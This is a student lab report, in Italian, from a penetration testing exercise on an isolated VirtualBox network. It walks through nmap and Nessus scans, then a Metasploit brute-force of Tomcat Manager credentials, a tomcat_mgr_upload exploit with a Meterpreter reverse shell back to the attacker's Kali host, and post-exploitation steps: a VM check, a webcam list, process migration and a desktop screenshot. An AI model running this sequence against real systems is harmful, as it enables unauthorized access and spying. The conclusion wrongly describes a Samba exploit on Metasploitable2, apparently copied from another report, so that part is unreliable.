# Esercizio\_S7\_L5\_msfconsole\_x\_TomCat

# Consegna

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit.

#### Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

#### Requisiti laboratorio

IP Kali Linux: 192.168.200.100 IP Windows: 192.168.200.200

Listen port (payload option): 7777

#### Evidenze laboratorio

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.


#### Recuperate le seguenti informazioni:

- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica
- 2) le impostazioni di rete della macchine target
- 3) se la macchina target ha a disposizione delle webcam attive.
- 4) Infine, recuperate uno screenshot del desktop.

# Setup Ambiente

Per iniziare è stato necessario settare opportunamente gli indirizzi IP delle due macchine secondo le indicazioni dichiarate dalla consegna.


IP Kali Linux, macchina attaccante: 192.168,200,100



IP Windows10, macchina target: 192.168.200.200

Ottieni automaticamente un indirizzo IP	
-● Utilizza il seguente indirizzo IP: —	
Indirizzo IP:	192 . 168 . 200 . 200
Subnet mask:	255 . 255 . 255 . 0
Gateway predefinito:	192 . 168 . 200 . 1
Corr to the corr to the	

Entrambe le macchine sono state messe sotto la stessa rete interna: EPIC.



### **SVOLGIMENTO**

### **DISCOVERY**

Ho iniziato svolgendo una scansione nmap per determinare la versione e la porta relativa al servizio target:

nmap -sC -sV 192.168.200.200

## Vulnerability Scanning

Ho poi provveduto ad avviare il servizio nessusd tramite bash:


sudo systemctl start nessusd.service

Dopo aver acceduto alla webpage di Nessus sulla porta 8834 tramite localhost, è stato dunque avviato un quickscan con target la macchina Windows10.

Al termine della scansione è stato generato un report nel quale è stato possibile osservare diverse criticità tra le quali diverse relative al nostro servizio target: Tomcat.

Da questo riassunto possiamo notare che la macchina usa Tomcat 7, ormai non più supportato; Tomcat Manager Application è generalmente esposto e spesso lasciato con credenziali di default.

Queste criticità permettono ad un attaccante di autenticarsi oppure caricare un file malevolo ed eseguirlo sul server per ottenere una backdoor.



## Exploiting

E' stata poi avviata msfconsole ed è stata eseguita una ricerca dell'exploit richiesto dalla consegna:

Ed è stata avviata la ricerca degli exploit sulla base della versione del servizio target:

#### search tomcat 7.0

Una volta selezionato tramite comando use multi/http/tomcat\_mgr\_upload. è stato poi necessario selezionare il payload da utilizzare e settare i vari parametri:

#### set PAYLOAD java/meterpreter/reverse\_tcp

```
set LPORT 7777
set RHOSTS 192.168.200.200
set RPORT 8080
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT ⇒ 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS ⇒ 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > ■
```

L'exploit è stato poi lanciato:

#### exploit

L'outcome è però fallito dicendo che non abbiamo accesso al percorso /manager/html a causa di una mancata autenticazione.

### RECUPERO CREDENZIALI

Per recuperare dunque le credenziali ho cercato nuovamente un tool su msfconsole:

search tomcat type:auxiliary

```
# Name Disclosure Date Rank Check Description

0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons FileUpload and Apache Tomcat Dos
1 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal No Apache Tomcat Transfer_Encoding Information Disclosure and Dos
3 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Apache Tomcat Transfer_Encoding Information Disclosure and Dos
4 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Apache Tomcat User Enumeration
5 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal No Hashtable Collisions
6 auxiliary/admin/http/morcat_administration
7 auxiliary/scanner/http/tomcat_mgr_login . normal No Tomcat Application Manager Login Utility
8 auxiliary/admin/http/tomcat_utro_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
```

#### (scanner/http/tomcat\_mgr\_login)

Ho poi settato i vari parametri:

```
set RHOSTS 192.168.200.200
set RPORT 8080
set BRUTEFORCE_SPEED 0 → Molto lenta ma d'obbligo altrimenti tomcat non
riesce a gestire i tentativi di login
```

Dopo circa un'ora il bruteforce ha funzionato e ci ha trovato le credenziali con cui poter avere accesso a /manager

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:password
```

A quel punto è stato quindi possibile tornare all'exploit precedente e risettare i parametri aggiungendo:

set HttpUsername admin

set HttpPassword password

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777

[*] Retrieving session ID and CSRF token ...

[*] Uploading and deploying jNMnrnCag1 ...

[*] Executing jNMnrnCag1 ...

[*] Undeploying jNMnrnCag1 ...

[*] Undeployed at /manager/html/undeploy

[*] Sending stage (58073 bytes) to 192.168.200.200

[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49850) at 2025-09-05 06:12:01 -0400

meterpreter >
```

Ed al termine è stato possibile ottenere una shell meterpreter.

A quel punto mi sono assicurato di essere all'interno della macchina target tramite l'utilizzo del comando **ifconfig** che mi ha mostrato le configurazioni delle varie interfacce di rete.

```
meterpreter > ifconfig
Interface 1
Name : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00
              : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPV6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 2
              : eth0 - Microsoft Kernel Debug Network Adapter
Name
Hardware MAC : 00:00:00:00:00:00
MTU
               : 4294967295
Interface 3
               : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Name
Hardware MAC : 08:00:27:de:2a:8c
MTU : 1500
IPv4 Address : 192.168.200.200
 Pv4 Netmask : 255.255.255.0
```

### Checking if VM

Per verificare la prima richiesta della consegna è stato utilizzato il seguente script:

run post/windows/gather/checkvm

L'output è chiaro: la macchina è una Virtual Box Machine.

### Impostazioni di rete

Le impostazioni di rete sono già state mostrate qui sopra, quando è stato utilizzato il comando ifconfig.

### **WEBCAM**

Per trovare informazioni sulla webcam è stato necessario fare un upgrade della shell:

run post/multi/manage/shell\_to\_meterpreter

```
meterpreter > run post/multi/manage/shell_to_meterpreter
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api, stdapi_sys_process_kill
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
```

Una volta creata la nuova sessione:

bg sessions -l sessions 2 webcam\_list

```
Market property | Market prop
```

In questo caso l'output "No webcams were found" ci dice che **non è stata** trovata alcuna webcam.

### Desktop Screenshot

Infine, per poter recuperare uno screenshot del desktop è stato necessario utilizzare il comando **migrate**.

Al momento meterpreter lavora su powershell; per controllare il PID del processo verso cui migrare è stato quindi usato il comando **ps**:

PID attuale:


```
572 4192 powershell.exe
PID verso cui migrare: 3712

3712 3680 explorer.exe x64
```

E' stato quindi eseguito il comando migrate 3712

```
meterpreter > migrate 3712
[*] Migrating from 572 to 3712...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/gNZWQDLu.jpeg
meterpreter >
```

Una volta migrato il processo ed eseguito il comando screenshot otteniamo dunque l'ultimo requisito della consegna:



## Conclusioni

L'attività di laboratorio ha permesso di comprendere in maniera pratica le fasi tipiche di un attacco in ambiente controllato: dalla **fase di discovery e** vulnerability assessment con strumenti come *Nmap* e *Nessus*, fino allo sfruttamento di una vulnerabilità nota tramite *MSFConsole*.

Il servizio Samba esposto dalla macchina Metasploitable2 sulla porta **445/TCP** si è rivelato vulnerabile, permettendo di ottenere una shell remota con privilegi elevati. La configurazione corretta del payload e dei parametri (RHOSTS, RPORT, LPORT) si è dimostrata essenziale per il successo dell'attacco.

L'ottenimento di una sessione remota e la possibilità di eseguire comandi sul sistema target, come la verifica dell'indirizzo di rete tramite ifconfig, confermano l'efficacia dell'exploit. Questo dimostra l'importanza della gestione delle vulnerabilità e della costante attività di patching e aggiornamento dei servizi, soprattutto per applicazioni esposte in rete.

In conclusione, l'esercitazione ha fornito una chiara dimostrazione di come un'attività di penetration testing possa evidenziare e sfruttare criticità di sicurezza, sottolineando la necessità di adottare buone pratiche difensive per ridurre la superficie di attacco.